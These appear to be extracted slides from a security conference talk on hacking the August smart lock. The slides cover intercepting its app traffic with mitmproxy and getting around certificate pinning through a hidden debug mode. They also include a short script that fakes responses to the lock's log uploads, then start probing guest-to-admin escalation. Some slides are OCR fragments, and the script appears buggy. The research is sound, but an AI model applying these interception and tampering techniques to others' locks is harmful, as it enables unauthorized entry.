

Backdooring the Frontdoor

Hacking a "perfectly secure" smart lock.

About me

- Software Engineer by trade
- Hacker by passion
- Lock picker for fun
- The best puzzles are not meant to be solved
- Twitter: [@jmaxxz](https://twitter.com/jmaxxz)



August Smart Lock



August's marketing
team

Is August safe?

Yes. August relies on the same secure communications technology used by financial institutions for online banking. This ensures that only invited guests have access to your properties, and that changes take effect immediately. With August, you can clearly define when and for how long visitors are authorized to open the lock. Unlike physical keys which can be duplicated and distributed without your knowledge, an August lock allows you to closely manage who has access to multiple properties, and to accurately track who has actually been there, when and for how long.

Source: august.com (August 17th, 2015)

"Unlike physical keys which can be duplicated and distributed without your knowledge, an August lock..."

Keyless


August's encrypted locking technology is safer than keys that can get lost and codes that can be copied.

Source: august.com (September 14th, 2015)

"Safer than ... codes that can be copied."

<August's video claiming perfect security>


CHALLENGE ACCEPTED




Security claims

- Perfectly secure
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
 - Use auto unlock
 - Invite or remove guests or owners
 - View activity feed
 - View Guest List
 - Change lock settings
- Keys can not be duplicated or distributed

Mapping out the API



MitM proxy



```
~/git/public/mitmproxy (Python)
GET https://github.com/
  → 200 text/html 5.52kB
GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github2-24f59e3ded11f2a1c7ef9ee730882bd8d550cfb8.css
  → 200 text/css 28.27kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/header/logov7@4x-hover.png?1324325424
  → 200 image/png 6.01kB
GET https://a248.e.akamai.net/assets.github.com/javascripts/bundles/jquery-b2ca07cb3c906cecfd58811b430b8bc25245926.js
  → 200 application/x-javascript 32.59kB
GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github-cb564c47c51a14af1ae265d7ebab59c4e78b92cb.css
  → 200 text/css 37.09kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/home/logos/facebook.png?1324526958
  → 200 image/png 5.55kB
>> GET https://github.com/twitter

[7] [1:.*] ?;help [*:8080]
```

mitmproxy

An interactive console program that allows traffic flows to

mitmdump

Think tcpdump for HTTP - the same functionality as



SIGN IN



+1 ▼

**Error**

The operation couldn't be completed.
(NSURLErrorDomain error -1012.)

OK

Q W E R T Y U I O P

A S D F G H J K L

 Z X C V B N M 

. ? 1 2 3

space

Go

Certificate pinning
...crap...

Solution

1. Use iOS SSL Kill Switch

(<https://github.com/iSECPartners/ios-ssl-kill-switch>)



Disabling SSL/TLS
system wide at Defcon?


ITS A BAD IDEA



MKAY

WORK
MENTS

Better solution



×

PREFERENCES

My Account >

August Access >

August Works With >

Help >


PRESS AND HOLD

Sign Out

App Version 4.4.112



Add a Doorbell





DEBUG MODE

TAP



<https://api-production.august.com> >

Debug Mode



AutoUnlock Notify



Disable OTA




Force Kpd OTA



Show OTA/key status



[Send logs](#)



DEBUG MODE

Production

Staging

QA

Dev-Burc

Mars-api

Nest

Airbnb

Sam

Other

TAP



```
GET http://production.sageat.com:443/users/dormellis/anna?clientSerial=
- 200 application/json 20 257ms
GET http://production.sageat.com:443/users/nn?clientSerial=
- 200 application/json 7720 331ms
>> POST http://production.sageat.com:443/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 123ms
POST http://production.sageat.com:443/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 123ms
GET https://production.sageat.com/app/features/loc/1.8.17?clientSerial=
- 200 application/json 5980 99ms
POST https://production.sageat.com/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 82ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 87ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 177ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 138ms
POST https://production.sageat.com/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 78ms
GET https://production.sageat.com/sagestag/versions/0K/loc/1.8.17?clientSerial=
- 200 application/json 160 103ms
GET https://production.sageat.com/users/dormellis/anna?clientSerial=
- 200 application/json 20 105ms
GET https://production.sageat.com/app/features/loc/1.8.17?clientSerial=
- 200 application/json 5980 87ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 115ms
GET https://production.sageat.com/app/features/loc/1.8.17?clientSerial=
- 200 application/json 5980 140ms
GET https://production.sageat.com/users/nauses/anna?clientSerial=
- 200 application/json 1 1940 161ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 83ms
POST http://production.sageat.com:443/apps/devtoken?clientSerial=
- 200 application/json 210 143ms
GET https://production.sageat.com/users/dormellis/anna?clientSerial=
- 200 application/json 20 142ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 98ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 174ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 135ms
GET https://production.sageat.com/users/locks/anna?clientSerial=
- 200 application/json 1040 110ms
GET https://production.sageat.com/users/nn/legal?clientSerial=
- 200 application/json 120 118ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 121ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 104ms
POST https://production.sageat.com/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 75ms
POST https://production.sageat.com/locks/log/wkswen/locksoperatedata?clientSerial=
- 404 text/html 1770 88ms
POST https://production.sageat.com/log/requesttime
- 200 application/json 210 117ms
```

No Jailbreak

Certificate Pinned!!!




Security claims

- ~~Perfectly secure~~
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
 - Use auto unlock
 - Invite or remove guests or owners
 - View activity feed
 - View Guest List
 - Change lock settings
- Keys can not be duplicated or distributed

After mapping out api

Postman collection created (see github repo)



2016-07-06 23:35:50 POST https://production.august.com/locks/log/[REDACTED]/lockdata?clientSerial=[REDACTED]
— 200 application/json 518B 94ms

Request

Accept: application/json
accept-version: 0.0.1
x-august-access-token: [REDACTED]

x-kease-api-key: [REDACTED]
Accept-Encoding: gzip, deflate
Accept-Language: en;q=1
Content-Type: application/json
Content-Length: 168
User-Agent: August/5.0.17 (iPhone; iOS 8.4; Scale/2.00)
Connection: keep-alive
X-NewRelic-ID: VwEOVVVQGwUHUVNQAak=
Host: production.august.com

JSON

```
{  
  "batteryLevel": 6315,  
  "currentLockState": "Unlocked",  
  "error": 0,  
  "keySlot": 3,  
  "log_type": "LockOperation",  
  "opCode": "DoorStateChanged",  
  "temperature": 164,  
  "timeStamp": 946684883  
}
```

Not anonymized

August

DON'T MIND US

Creepy

Let's fix this

MiTM can modify traffic

Fix

Don't forward log data to August, and tell app logs were received


A screenshot of a code editor window titled 'stealth.py'. The editor shows a Python script with the following code:

```
1 from mitmproxy.models import HTTPResponse
2 from netlib.http import Headers
3 def request(context, flow):
4     if flow.request.path.lower().startswith("/locks/usage/", "/locks/log/unknown/", "/locks/log/requesttime"):
5         resp = HTTPResponse(
6             b"HTTP/1.1", 200, b"OK",
7             Headers(Content_Type="application/json"),
8             b'{"message": "success"}'
9         )
10     flow.reply(resp)
11
```

The status bar at the bottom indicates 'Line 11, Column 1', 'Tab Size: 4', and 'Python'.

What else can we do?

Guest to admin?



RunnerImport

BuilderTeam Library

SYNC OFF

Sign In

Search

HistoryCollections

AllMeTeam

August ☆
54 requests

Authentication

Bridge

Guest

Houses

GETGet Houses

GETGet House

DELDelete house

POSTCreate house

PUTUpdate House

Lock

GETGet Locks

GETGet Lock

PUTRecord lock

DELDelete lock

POSTAssign lock to door

PUTInitiate comms

PUTInitiate comms pt2

DELRemove lock user

GETCheck for firmware updates

Get House

+

GET

https://api-production.august.com/houses/

Params

Send

Save

Time: 268 ms

Save Response

upload

"locks": {
 "7B0CA6635E895F0D7EE597C92BC4C137": {
 "LockID": "7B0CA6635E895F0D7EE597C92BC4C137",
 "LockName": "Front Door",
 "UserType": "user"
 }
},

25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51


},
"locks": {
 "7B0CA6635E895F0D7EE597C92BC4C137": {
 "LockID": "7B0CA6635E895F0D7EE597C92BC4C137",
 "LockName": "Front Door",
 "UserType": "user"
 }
},
"doorbells": {},
"imageInfo": {
 "public_id":
 "version": 1399668143,
 "signature":
 "width": 1333,
 "height": 375,
 "format": "png",
 "resource_type": "image",
 "created_at": "2014-05-09T20:42:23Z",
 "bytes": 554831,
 "type": "upload",
 "etag":
 "url": "http://res.cloudinary.com/august-com/image/upload/v1427903249
 "secure_url": "https://res.cloudinary.com/august-com/image/upload/v1427903249
},
"cameras": []
}

User Types

Guest = user


